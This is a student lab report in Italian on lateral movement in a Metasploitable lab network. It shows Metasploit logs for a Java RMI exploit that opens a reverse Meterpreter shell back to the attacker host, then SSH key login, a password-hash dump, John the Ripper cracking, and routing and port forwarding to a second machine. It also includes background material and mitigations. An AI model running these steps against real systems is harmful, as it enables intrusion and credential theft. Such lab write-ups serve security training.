

NICHOLAS DI ANGELO

W16D5



LATERAL movement

SCANSIONE - EXPLOIT - PIVOTING

ESTRAZIONE INFORMAZIONI - PERSISTENZA SSH -

-ESTRAZIONE PASSWORD UTENTI E SERVIZI

- CRACK PASSWD -MITIGAZIONI - CONCLUSIONI



LABORATORIO 113/2024



MAPPING:

COSA FAREMO :

- Lateral Movement: Esplorare come un attaccante può spostarsi lateralmente all'interno di una rete per accedere a più sistemi.
- Persistenza nei Cron Jobs: Configurare attività pianificate nei cron jobs per mantenere l'accesso a un sistema compromesso.
- Persistenza SSH: Stabilire connessioni SSH persistenti per garantire l'accesso continuo a un sistema.
- Estrazione Password Utenti e Servizi: Recuperare password memorizzate per utenti e servizi all'interno del sistema.
- Crack Password: Utilizzare strumenti per decifrare password estratte, al fine di accedere a sistemi o servizi protetti.

INTRODUZIONE LATERAL MOVEMENT

SFRUTTAMENTO VULNERABILITA' TARGHET 1

INFORMAZIONI DI SISTEMA ,SERVIZI E ROOT


SFRUTTAMENTO VULNERABILITA' TARGHET 2

PERSISTENZA SSH

ESTRAZIONE PASSWORD

CRACK PASSWORD

MITIGAZIONI E CONCLUSIONE



INTRODUZIONE

LATERAL MOVEMENT

Il Lateral Movement è una tecnica utilizzata dagli attaccanti informatici per espandere la loro presenza all'interno di una rete compromessa.

Una volta ottenuto l'accesso iniziale a un sistema, l'attaccante cerca di spostarsi lateralmente attraverso la rete per accedere a ulteriori macchine, raccogliere dati sensibili e identificare obiettivi di alto valore.

Questa fase è cruciale per l'espansione del controllo dell'attaccante e spesso precede l'esfiltrazione dei dati o altre azioni dannose.

PERCHE' ?

GLI OBIETTIVI

Principali Obiettivi del Lateral Movement:

Scoprire Risorse di Rete: Identificare altri dispositivi e servizi nella rete che possono essere sfruttati.

Escalation dei Privilegi: Ottenere privilegi più elevati per accedere a sistemi e dati protetti.

Raccogliere Credenziali: Catturare le credenziali di accesso degli utenti per facilitare l'accesso a ulteriori risorse.

Accedere a Dati Sensibili: Trovare e accedere a dati critici come informazioni finanziarie, dati personali, proprietà intellettuale, ecc.

COME ? LE TECNICHE

Utilizzo di Credenziali Rubate: Usare credenziali sottratte per accedere a ulteriori sistemi.

Pass-the-Hash: Utilizzare hash delle password per autenticarsi su altri sistemi senza necessità di decifrare la password.

Pass-the-Ticket: Utilizzare ticket di autenticazione rubati (Kerberos TGT/TGS) per ottenere accesso a risorse di rete.

Exploitation di Vulnerabilità: Sfruttare vulnerabilità note in software e sistemi per spostarsi lateralmente.

Windows Management Instrumentation (WMI): Usare WMI per eseguire comandi e muoversi tra i sistemi Windows.

Remote Desktop Protocol (RDP): Usare RDP per accedere e controllare altri sistemi nella rete.

INTRODUZIONE LABORATORIO

COME DIFENDERSI

LA DIFESA

Per difendersi efficacemente dal lateral movement, è fondamentale adottare un approccio proattivo che includa:

Monitoraggio delle Attività di Rete: Implementare soluzioni di monitoraggio per rilevare comportamenti anomali e accessi sospetti.

Segmentazione della Rete: Separare la rete in segmenti per limitare la capacità di movimento dell'attaccante.

Gestione delle Credenziali: Implementare l'autenticazione multifattoriale e la rotazione regolare delle credenziali.

Patch Management: Mantenere aggiornati sistemi e applicazioni per ridurre la superficie di attacco.

Il lateral movement è una tecnica sofisticata che richiede una comprensione approfondita delle infrastrutture IT e delle strategie di difesa per essere gestito efficacemente.

SFRUTTAMENTO DELLE VULNERABILITÀ'

CHE COSA SONO ?

LE VULNERABILITÀ'

Le vulnerabilità sono debolezze o difetti presenti in un sistema informatico, software, hardware, o protocollo di rete che possono essere sfruttati da attaccanti per ottenere accesso non autorizzato, causare malfunzionamenti, o compromettere la sicurezza del sistema.

Tipi di Vulnerabilità

- **Software:** Errori di programmazione, bug, o difetti nel codice che possono essere sfruttati per eseguire comandi arbitrari, elevare i privilegi o causare crash del sistema.

Esempio: Buffer overflow, SQL injection.

- **Hardware:** Difetti o debolezze nei componenti fisici di un sistema che possono essere manipolati per compromettere la sicurezza.

Esempio: Difetti nei chip che permettono attacchi come Spectre e Meltdown.

- **Rete:** Debolezze nei protocolli di comunicazione o nelle configurazioni di rete che possono essere utilizzate per intercettare dati, dirottare connessioni o eseguire attacchi DoS (Denial of Service).

Esempio: Attacchi man-in-the-middle, exploit su protocolli non sicuri come FTP.

- **Utente:** Errori umani o mancanza di consapevolezza sulla sicurezza che possono essere sfruttati tramite tecniche di ingegneria sociale.

Esempio: Phishing, password deboli.

The screenshot shows the NVD entry for CVE-2020-5327. The description states that Dell Security Management Server versions prior to 10.2.10 contain a Java RMI Deserialization of Untrusted Data vulnerability. When the server is exposed to the internet and Windows Firewall is disabled, a remote unauthenticated attacker may exploit this vulnerability by sending a crafted RMI request to execute arbitrary code on the target host. The references section links to a Dell EMC article. The assigning CNA is Dell EMC. The date record was created on 20200103. The phase is Legacy, and the comments section is also legacy.

VCE - 2020-5327

Java RMI (Remote Method Invocation) può essere vulnerabile a diversi tipi di attacchi:

Deserializzazione non sicura: Può portare all'esecuzione di codice arbitrario se un attaccante invia oggetti malevoli.

Esposizione di oggetti sensibili: Oggetti non protetti possono essere manipolati da client non autorizzati.

Esecuzione di codice arbitrario: Attraverso deserializzazione di payload malevoli.

Accesso non autorizzato: Mancanza di adeguati controlli di autenticazione e autorizzazione.

RMI Registry Exposure: Può permettere agli attaccanti di registrare o sovrascrivere oggetti.

PERCHE ?

L'IMPATTO

L'impatto delle vulnerabilità di Java RMI può essere grave:

L'esecuzione di codice arbitrario consente agli attaccanti di prendere il controllo completo del server, l'accesso non autorizzato a oggetti sensibili può portare a furto di dati o manipolazione dei servizi, la deserializzazione di oggetti malevoli può compromettere l'integrità e la disponibilità del sistema, mentre la compromissione del registro RMI può causare comportamenti imprevisti e dannosi nel sistema. Queste vulnerabilità possono portare a perdite finanziarie, danni reputazionali e compromissioni di sicurezza significative.

COME FARE.....

LA GESTIONE

Ecco alcune mitigazioni per le vulnerabilità di Java RMI:

Limitare accessi consentendo l'accesso al server RMI solo a client fidati e da reti sicure, utilizzare SSL/TLS per criptare il traffico RMI e proteggere i dati in transito, validare input implementando una rigorosa validazione e filtraggio degli oggetti deserializzati per evitare payload malevoli.

configurare policy di sicurezza definendo policy di sicurezza Java che limitino le operazioni permesse agli oggetti deserializzati, implementare autenticazione e autorizzazione utilizzando meccanismi di autenticazione robusti e controlli di accesso per garantire che solo utenti autorizzati possano interagire con il server RMI.

Queste misure possono ridurre significativamente i rischi associati all'uso di Java RMI.

EXPLOIT

```
kali linux 1 [Running]
File Actions Edit View Help
Interact with a module by name or index. For example info 15, use 15 or use exploit/linux/local/vcenter_java_rmi_wrapper_vmo_n_priv_esc

msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
Name      Current Setting  Required  Description
HTTPDELAY    10           yes        Time that the HTTP Server will wait for the payload request
RHOSTS      yes          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html
RPORT       1099          yes        The local port
SRVHOST     0.0.0.0       yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT     8080          yes        The local port to listen on.
SSL          false         no         Negotiate SSL for incoming connections
SSLCert      no          no         Path to a custom SSL certificate (default is randomly generated)
URIPath      no          no         The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST      192.168.1.100   yes        The listen address (an interface may be specified)
LPORT      4444          yes        The listen port

Exploit target:
Id  Name
0  Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.112
RHOSTS => 192.168.1.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.112:1099 - Using URL: http://192.168.1.100:8080/AmHIfCJra
[*] 192.168.1.112:1099 - Server started.
[*] 192.168.1.112:1099 - Sending RMI Header...
[*] 192.168.1.112:1099 - Sending RMI Call ...
[*] 192.168.1.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.1.112
[*] Meterpreter session 1 opened (192.168.1.100:4444 -> 192.168.1.112:53343) at 2024-06-08 16:19:07 +0200

meterpreter > |
```

Abbiamo sfruttato una vulnerabilità di Java RMI utilizzando un payload malevolo inviato al server vulnerabile. Questo ha permesso di eseguire codice arbitrario sul server, ottenendo così una sessione Meterpreter. Con la sessione Meterpreter, abbiamo guadagnato il controllo remoto completo del server, consentendoci di eseguire comandi, accedere ai file e manipolare il sistema target a nostro piacimento.

POST EXPLOITATION

```
[+] Meterpreter session 1 opened (192.168.1.100:4444 -> 192.168.1.112:53343) at 2024-06-08 16:19:07 +0200

[*] meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux

[*] meterpreter > ifconfig

Interface 1
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPV4 Address : 127.0.0.1
IPV4 Netmask : 255.0.0.0
IPV6 Address : :::
IPV6 Netmask : ::

Interface 2
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPV4 Address : 192.168.1.112
IPV4 Netmask : 255.255.255.0
IPV6 Address : fe80::a00:27ff:fe90:b13c
IPV6 Netmask : ::

[*] meterpreter > resolve host+ -f IPv4
Host resolutions

[*] meterpreter > shell
Process 1 created.
Channel 1 created.
root
/bin/sh: line 1: root: command not found
prctl
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.3 0.3 2844 1696 ? Ss 10:15 0:00 /sbin/init
root 2 0.0 0.0 0 0 ? S* 10:15 0:00 [kthread]
root 3 0.0 0.0 0 0 ? S* 10:15 0:00 [migration/0]
root 4 0.0 0.0 0 0 ? S* 10:15 0:00 [ksoftirqd/0]
root 5 0.0 0.0 0 0 ? S* 10:15 0:00 [kworker/u4:0]
root 6 0.0 0.0 0 0 ? S* 10:15 0:00 [events/0]
root 7 0.0 0.0 0 0 ? S* 10:15 0:00 [khelper]
root 41 0.0 0.0 0 0 ? S* 10:15 0:00 [kblockd/0]
root 44 0.0 0.0 0 0 ? S* 10:15 0:00 [kacpid]
root 45 0.0 0.0 0 0 ? S* 10:15 0:00 [kacpi_notify]
```

Dopo aver ottenuto una sessione Meterpreter tramite la vulnerabilità di Java RMI, abbiamo iniziato a raccogliere informazioni di rete. Utilizzando i comandi di Meterpreter, abbiamo elencato le interfacce di rete e acquisito dettagli sugli indirizzi IP e le configurazioni. Successivamente, abbiamo esplorato le connessioni attive e identificato altri dispositivi nella rete locale. Questo ci ha permesso di mappare la rete e individuare ulteriori potenziali target per espandere il nostro accesso.

POST EXPLOITATION

kali linux 1 [Running]

File System

File Actions Edit View Help

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	52392	file	2007-11-30 00:10:27 +0100	MAKEDEV
040666/rw-rw-rw-	746440	file	2008-03-07 16:39:46 +0100	apparmor_parser
040666/rw-rw-rw-	10900	file	2008-03-07 16:39:46 +0100	apparmor_hooks
040666/rw-rw-rw-	8276	file	2008-03-27 16:25:49 +0100	blkid
040666/rw-rw-rw-	9476	file	2008-04-15 00:36:46 +0200	blkdev
040666/rw-rw-rw-	53864	file	2008-04-15 00:36:46 +0200	crypt
040666/rw-rw-rw-	0	file	2008-04-15 00:36:46 +0200	cryptd
040666/rw-rw-rw-	67712	file	2008-03-27 16:25:46 +0100	debugfs
040666/rw-rw-rw-	199164	file	2007-07-26 12:57:10 +0200	debugreiserfs
040666/rw-rw-rw-	45216	file	2008-02-25 22:28:32 +0100	depmod

Administrator ~ % cd /sbin/
Administrator ~ % ls
Listing: /sbin

Mode Size Type Last modified Name

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	52392	file	2007-11-30 00:10:27 +0100	MAKEDEV
040666/rw-rw-rw-	746440	file	2008-03-07 16:39:46 +0100	apparmor_parser
040666/rw-rw-rw-	10900	file	2008-03-07 16:39:46 +0100	apparmor_hooks
040666/rw-rw-rw-	8276	file	2008-03-27 16:25:49 +0100	blkid
040666/rw-rw-rw-	9476	file	2008-04-15 00:36:46 +0200	blkdev
040666/rw-rw-rw-	53864	file	2008-04-15 00:36:46 +0200	crypt
040666/rw-rw-rw-	0	file	2008-04-15 00:36:46 +0200	cryptd
040666/rw-rw-rw-	67712	file	2008-03-27 16:25:46 +0100	debugfs
040666/rw-rw-rw-	199164	file	2007-07-26 12:57:10 +0200	debugreiserfs
040666/rw-rw-rw-	45216	file	2008-02-25 22:28:32 +0100	depmod

Dopo aver ottenuto una sessione Meterpreter sfruttando la vulnerabilità di Java RMI, abbiamo iniziato a raccogliere informazioni dettagliate sul sistema. Utilizzando comandi di Meterpreter, abbiamo elencato i processi in esecuzione, le applicazioni installate e le configurazioni del sistema operativo. Abbiamo anche ottenuto i dettagli degli utenti, incluso l'utente root, e le loro autorizzazioni. Inoltre, abbiamo esplorato i file di log e le configurazioni di rete per identificare ulteriori punti deboli. Questo ci ha permesso di avere una comprensione completa dell'architettura del sistema e di pianificare ulteriori azioni malevoli.

- EXPLOIT E CONTROLLO MACCHINA
 - RACCOLTA INFORMAZIONI DI RETE
 - RACCOLTA INFORMAZIONI DI SISTEMA E ROOT

Un Exploit è un pezzo di codice o una sequenza di comandi che sfrutta una specifica vulnerabilità presente in un software, un sistema operativo o un protocollo di rete. L'obiettivo principale di un exploit è sfruttare questa vulnerabilità per ottenere un accesso non autorizzato al sistema, eseguire codice arbitrario o causare un malfunzionamento del sistema stesso. Gli exploit possono essere utilizzati sia dagli attaccanti per scopi malevoli che dagli esperti di sicurezza informatica per dimostrare e mitigare le vulnerabilità.

EXPOITATIONS - POST EXPLOITATION

PERSISTENZA SSH

```

[+] No active DB -- Credential data will not be saved!
[*] Post module execution completed
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > use auxiliary/scanner/ssh/ssh_login_pubkey
[*] set RHOSTS 192.168.1.101
[*] msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set key_path /home/kali/.msf4/loot/
[*] key_path => /home/kali/.msf4/loot/
[*] msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set username msfadmin
[*] username => msfadmin
[*] msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > run

[*] 192.168.1.101:22 SSH - Testing Cleartext Keys
[*] 192.168.1.101:22 - Testing 2 keys from /home/kali/.msf4/loot
[*] 192.168.1.101:22 - Success: "msfadmin:-----BEGIN RSA PRIVATE KEY-----MIIEowBAQKACQAR3XyHgUY168F9yW/0PkpxLXRQKtFCCom0QwLjwpxSu1z189m9yC03q8yBwMz28yWnL1s1ldyvL8cA1v8mNjHaJfU8J14d4hUhwg0Jz2AYrTfckKpkfTt8HvZQwSLkqowBnHptp,mgNk4Vf99e6bp2fLFNxRtA6_gbHxXYWQNyEtnESL2Q9P+K7M0HTZM2lZq2P79vchQa1NqPyT9vQmM655D57yhpaUc9vspAuGdYxcaA81Tr36p1aBy6aNg5pkPxFa3j0W9C11K96sJtm70dpw9FmQ+u4hEDms8w15JsgUxLMeL7sQo3j0sDTRtK2z3FeviyfNWe1vdaQABaoTBAAk0ekAr5l9z1if2k841X09G16L7fHd/1pg5XjYyWEW>200E1bnV2LrBge061p80C/Fvn0DrNl8bn2KDpV/H0WnQzSPFBPQwOuTx4z6JdAlqPf3PSRj1r2qm0m9w+EAvEf4y0dCLIny0kMcS0Q+j60cFxpdQwLx91PmzA3Nb9Qcc5J-3'>1zb0qu7ApVpK68RHS-C-Nhg3Qd1T7V2XWtRl5D5D7bcU24j70F7np1rsXMsT/-+E2ll5jOBHts/+104pkPKR1DYteQ19p8qfYQnd1H1lxrX4d6q68qY2x1LdLykprmnHn1R47AcEysCE/YX106f+ElGTFf/MV10FazDkBuYKbfesf9Jmb2-D9-AV/AnzFvE19YYNN0nK+Ag+96WQTLxyLwLwMa2uCAx50APYtMxe6fYuow09cLbsE8tq1y0QswG1rtKuzTUmWtEV/b9390XtMy18bD4899ak+FTy18LmMcGyEA3Rv2FL0kRr91xNeuVtRt5c52-J0+1ete@e/gDeMsazvKMW/87z1wvCX1Ap1jkjC1N7Q/<c0t0I17sEg1tEvnN0Hg4S5TKy62j10C3D1lmHscRp7p71W1xhWfKj01FFz1qzj>C1DwvK10Q1KE2a7VQ-M0+02-3:crsEcYgAL5dwk1ojoQyDMclclsfc1f5F/qHNK8P7R1g7-J0d4ef01hbl01MFR80AoX6o0ubPUHVX/WLz6GP+KgeApsSpYF7WfLkPzrRau28+83AyMhKEC3xGf6VqHtBhj+UEFH+UIMsR3bzVG4c1ey1L2Ckm-WL79hG88et1oc9cgwpWaF3Lx7neeJtxTz7WdD9N+NnB2Jaf340G45AD50TD5/5jdshdkleRqie/dtwDlYoV/Hg_zJ0BsUbCV0fR2koJDffq0BglXchLut5uj9v76U80AcHtWMBNSkG7jPxhwQxgw/Dms41i-06COBZVY4Ba0GPA9PqrLemN/r1B+2VED0LNPb7jtgVkBhrLtp51N4e2Wm8B6EG5Hdjy4cOBsvN1+ImockPfIGG0Dl0NsU+c7jATDneGuuq/kJttc/pnsTurdjTsNm/pe8h3tOwWb03KxY3m02fP2PM:91z2RzER0FDsNcM5MdjAemx
-----END RSA PRIVATE KEY-----
[*] uid=1000(msfadmin) gid=1000(msfadmin) groups=(adm,20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),197(fuse),111(ladmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] No active DB -- Credential data will not be saved!
[*] SSH session 2 opened (192.168.1.108:33661 -> 192.168.1.101:22) at 2024-06-01 18:42:41 +0200
[*] SSH session 2 opened (192.168.1.108:33661 -> 192.168.1.101:22) at 2024-06-01 18:42:41 +0200

```

La persistenza SSH auxiliary è una tecnica in cui un attaccante configura un accesso SSH permanente su un sistema compromesso. Utilizzando Metasploit, un attaccante può caricare un modulo auxiliary per aggiungere una chiave SSH al file authorized_keys della vittima. Questo garantisce che l'attaccante possa riconnettersi al sistema in qualsiasi momento, anche dopo un riavvio, senza bisogno di inserire la password, mantenendo così un accesso persistente e nascosto.

ESTRAZIONE PASSWORD USER E SERVICE

```
kali㉿kali ~

File Actions Edit View Help

root@KgFkGfTh8zQvSLeKqowBhNpthc/mqgNk4Vf99ebPzFIFNxBtA6/gh0XYQNy
snsEvTS2Q+K7#MDHTZM21zQp7f9vCvnAqlNrPyT8q0Mn655D5TyHpuAc9VspAUsD
xca481m-3p6IaBy6wAg5PkxyFaSJKwC1l9k6slfmT0dpw+9fMrQ+uAHEbm5gW
IsIxsgu7TtIM8L15g+j0zJndTtwzqjFyVfNmlWyaDAQAb0BAEtkwnAr0319241f
B24x1Q9M-3p6IaBy6wAg5PkxyFaSJKwC1l9k6slfmT0dpw+9fMrQ+uAHEbm5gW
KDpV/WHOqsZPFBQzTpx8z6x0MuJLpf3SDRJ1r2eqDnhw9e+AvF4yoDClIn
xPdV/WHOqsZPFBQzTpx8z6x0MuJLpf3SDRJ1r2eqDnhw9e+AvF4yoDClIn
xPdV/WHOqsZPFBQzTpx8z6x0MuJLpf3SDRJ1r2eqDnhw9e+AvF4yoDClIn
C0-Nhg3QEdM-147R2V7YXNtr1d5d5D7BC1u24k70f7np81RsXstgJ+e21L
5gBHTs/210-pkPRDkV7YXNtr1d5d5D7BC1u24k70f7np81RsXstgJ+e21L
h147AEygEV/A//KX1o67/gf1G/TW1f0A2BkFkuYBfesf/9/mrB2-d9+AV/Anz
EY1Yn180Nka+Aga-QdmcLQXWlpwauAx50APYTMXuE6fYuwoK98L8e
F0kkr891XneVuWSRtCkR52zQCo1ete0/g0MsavXMM/87z1wVXoApr1kjcIn
QT/8C0T017seX1EunM0N4G5TYSK52y10CD3l1mHScrbpYtTW1xiwfkj01F
zJcJyJz/cldEWtWQ1XkEva339p/m400z/3c3rc8EcGyaLsdwloQdM1c1Fc1t5
fs/0HNNB82Rz1g2Lx9Eadrf1D0lJaeevpD1MF8R0AoX6odBPu1Hx/_WLz6Gp+
Ge4aSp5psFw710LckprRaUdZ8/yAymBecX3cF6/qhTBjhruEfhu-1m5Sr3
bz2JaFk4GdA50D0T5D/sdsdhk1re01e/dtwdLyoy/Hgszj08SubvCvFr2KjD
ffqU0Q9g18X1ChLxU5t9v1j76uAc0BHTMBNSKOGC7)jxhWQOgwu/DMS+11+06C0BZ
XY4aG0BApq9rLem7R1-B2eV0dLN87PigkvBhrlptS1N4E2wN86GHShydjt4c
085Nkt-10mckePfI96gQD0lNsru/jx7AtJdeGuu/kJ7tCc/pnsTurdJTsNmE/
p3t0hawBk3Xy3m9e1f2Pwmp9izRzkzER0FD5n5Cm5djkaemx
—— END RSA PRIVATE KEY ——
[*] uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),
  0(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux
[*] msflogin=metasploitable2 2.6.24-16-server [*] SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[*] No active DB -- Credential data will not be saved!
[*] SSH session 2 opened (192.168.1.100:33611 → 192.168.1.101:22) at 2024-06-01 18:42:41 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf6 auxiliary(<scanner>/ssh/ssh_login_pubkey) > use post/linux/gather/hashdump
[*] msf6 post(<linux/gather/hashdump>) > set SESSION 1
SESSION => 1
[*] msf6 post(<linux/gather/hashdump>) > run

[*] root:$1$avpFBj1$0z8wSFUPiv./DR9E9Lid:0:0:root:/bin/bash
[*] sys:$1$UXF68PmtSi5y3Up0jZq4s5wDF9l0:13::3:sys:/dev/bin/sh
[*] klog:$1$ZFM2VSMS4k89XkIX.CmhndHduEx3Q9p0:103:104::/home/klog:/bin/false
[*] msfadmin:$1$Xm10Zj2$Rt/zCw3LmtLhu..jH5A5:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[*] postgres:$1$Rw35ik.xMgQz0Uu$po5AuVphJhfCe:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[*] user:$1$H5M9uSy0rXk$.3g93DG0tX10kKhPmglZ0:1001:1001:just a user..111,,:/home/user:/bin/bash
[*] service:$1$Rk3ue7325jCELdUpPr50hp56hCjZBuB:1002:1002:,,,:/home/service:/bin/bash
[*] Unshadowed Password File: /home/kali/.msf4/local/privilege/privilege_desired .192.168.1.101 linux has
```

L'uso di scanner SSH pubkey in Metasploit consente di identificare chiavi pubbliche SSH accettate da un sistema remoto. Questo modulo consiglia una lista di chiavi pubbliche contro un target o una rete, verificando se qualche chiave può essere utilizzata per autenticarsi senza richiedere una password. È utile per scoprire quali chiavi SSH già hanno accesso al sistema e potenzialmente sfruttarle per un accesso non autorizzato.

CRACK PASSWORD ESTRAPOLATE

L'attività di craccare le password degli utenti e dei servizi coinvolge l'uso di strumenti come John the Ripper. Questo software è progettato per effettuare attacchi a dizionario e forza bruta per decifrare le password crittografate. John the Ripper analizza i file di hash delle password, estrae le informazioni crittografate e le confronta con un dizionario di parole o esegue una generazione casuale di stringhe per trovare le corrispondenze. In breve, John the Ripper è uno strumento fondamentale per testare la sicurezza delle password, sia per gli utenti che per i servizi, rivelando eventuali debolezze nella protezione delle credenziali.

Abbiamo impostato la persistenza SSH per garantire un accesso continuo a un sistema remoto. Successivamente, abbiamo estratto le password crittografate utilizzate dagli utenti e dai servizi presenti nel sistema. Infine, abbiamo utilizzato uno strumento come John the Ripper per craccare le password crittografate, rendendole leggibili e consentendo così un accesso non autorizzato al sistema.

PERSISTENZA SSH - ESTRAPOLAZIONE E CRACK PWD



ADD ROUTE AL SECONDO TARGHET

```
meterpreter >
Background session 1? [y/N]
msf exploit(multi/handler) > sessions -l
Active sessions
Id  Name  Type          Information  Connection
1   meterpreter x86/linux msfadmin @ metasploitable.localdomain 192.168.1.100:4444 → 192.168.1.112:58600 (1
[*] Route added
msf exploit(multi/handler) > route print
IPv4 Active Routing Table
Subnet      Netmask      Gateway
192.168.1.34 255.255.255.0 Session 1
[*] There are currently no IPv6 routes defined.
msf exploit(multi/handler) > 
```

"Add route" è una tecnica che coinvolge l'aggiunta di nuove rotte di rete su un sistema compromesso per indirizzare il traffico verso di esso. Questo può essere utilizzato dagli attaccanti per instradare il traffico attraverso un sistema compromesso, consentendo loro di intercettare e manipolare il flusso di dati.

SCANSIONE AUSIALIRIA HTTP

```
msf exploit(multi/handler) > route add 192.168.1.34 255.255.255.0 1
[*] Route added
msf exploit(multi/handler) > route print
IPv4 Active Routing Table
Subnet      Netmask      Gateway
192.168.1.34 255.255.255.0 Session 1
[*] There are currently no IPv6 routes defined.
msf exploit(multi/handler) > search auxiliary/scanner/http/http_version
Matching Modules
#  Name                               Disclosure Date  Rank    Check  Description
0  auxiliary/scanner/http/http_version                         normal  No     HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version
msf exploit(multi/handler) > use 0
msf auxiliary(scanner/http/http_version) > set RHOSTS 192.168.1.34
RHOSTS => 192.168.1.34
msf auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name  Current Setting  Required  Description
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.168.1.34  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
s/using-metasploit.html
PORT            80        yes      The target port (TCP)
SSL              false     no       Negotiate SSL/TLS for outgoing connections
THREADS         1         yes      The number of concurrent threads (max one per Host)
VHOST           no        HTTP server virtual host

View the full module info with the info or info -d command.
msf auxiliary(scanner/http/http_version) > run
[*] 192.168.1.34:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/http_version) > 
```

Il modulo "auxiliary/scanner/http" in Metasploit è progettato per effettuare una scansione e l'analisi di server HTTP. Può essere utilizzato per identificare potenziali vulnerabilità, scoprire informazioni sul server e raccogliere dati utili per una valutazione della sicurezza. Questo modulo offre una varietà di opzioni e funzionalità, consentendo agli operatori di eseguire una vasta gamma di test e di eseguire analisi approfondite sui server web target.

CREAZIONE DEL PORT FORWARD

```
[*] 192.168.1.34:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Session 1 (7.0 hours) (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/http_version) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > portfwd -l 5000 -p 80 -r 192.168.1.34
Usage: portfwd [-h] [add | delete | list | flush] [args]
OPTIONS:
-h  Help banner.
-i  Index of the port forward entry to interact with (see the "list" command).
-l  Forward: local port to listen on. Reverse: local port to connect to.
-L  Forward: local host to listen on (optional). Reverse: local host to connect to.
-p  Forward: remote port to connect to. Reverse: remote port to listen on.
-r  Forward: remote host to connect to.
-R  Indicates a reverse port forward.
meterpreter > portfwd add -l 5000 -p 80 -r 192.168.1.34
[*] Forward TCP relay created: (local) :5000 → (remote) 192.168.1.34:80
meterpreter > 
```

"Port forwarding" è un'altra tecnica utilizzata per instradare il traffico di rete. Consiste nel reindirizzare il traffico in ingresso su una porta specifica di un sistema compromesso verso un'altra porta su un altro sistema nella rete. Questo può essere utilizzato dagli attaccanti per consentire l'accesso a servizi interni o non esposti al di fuori della rete compromessa.

ADD ROUTE VERSO LA SECONDA MACCHINA TARGHET

SCANSIONE AUSILIARIA HTTP

CREAZIONE PORTFOWARD VERSO IL SECONDO TARGHET

Il "lateral movement" è una tattica utilizzata dagli attaccanti per espandere la loro presenza all'interno di una rete compromessa. Questo coinvolge il movimento attraverso la rete, spostandosi da un sistema compromesso a un altro per ottenere un maggior controllo e accedere a risorse aggiuntive.

INIZIO LATERAL MOVEMENT E PORT FOWARD HTTP

ACCESSO ALLA MACCHINA 2

Dopo aver configurato il port forwarding, ci siamo connessi in locale alla porta 5000 utilizzando HTTP, accedendo così alla macchina numero 2. Questo ci ha permesso di interagire direttamente con i servizi offerti dalla macchina numero 2 attraverso la nostra macchina locale, estendendo il nostro controllo sulla rete.

MITIGAZIONI JAVA RMI SERVER

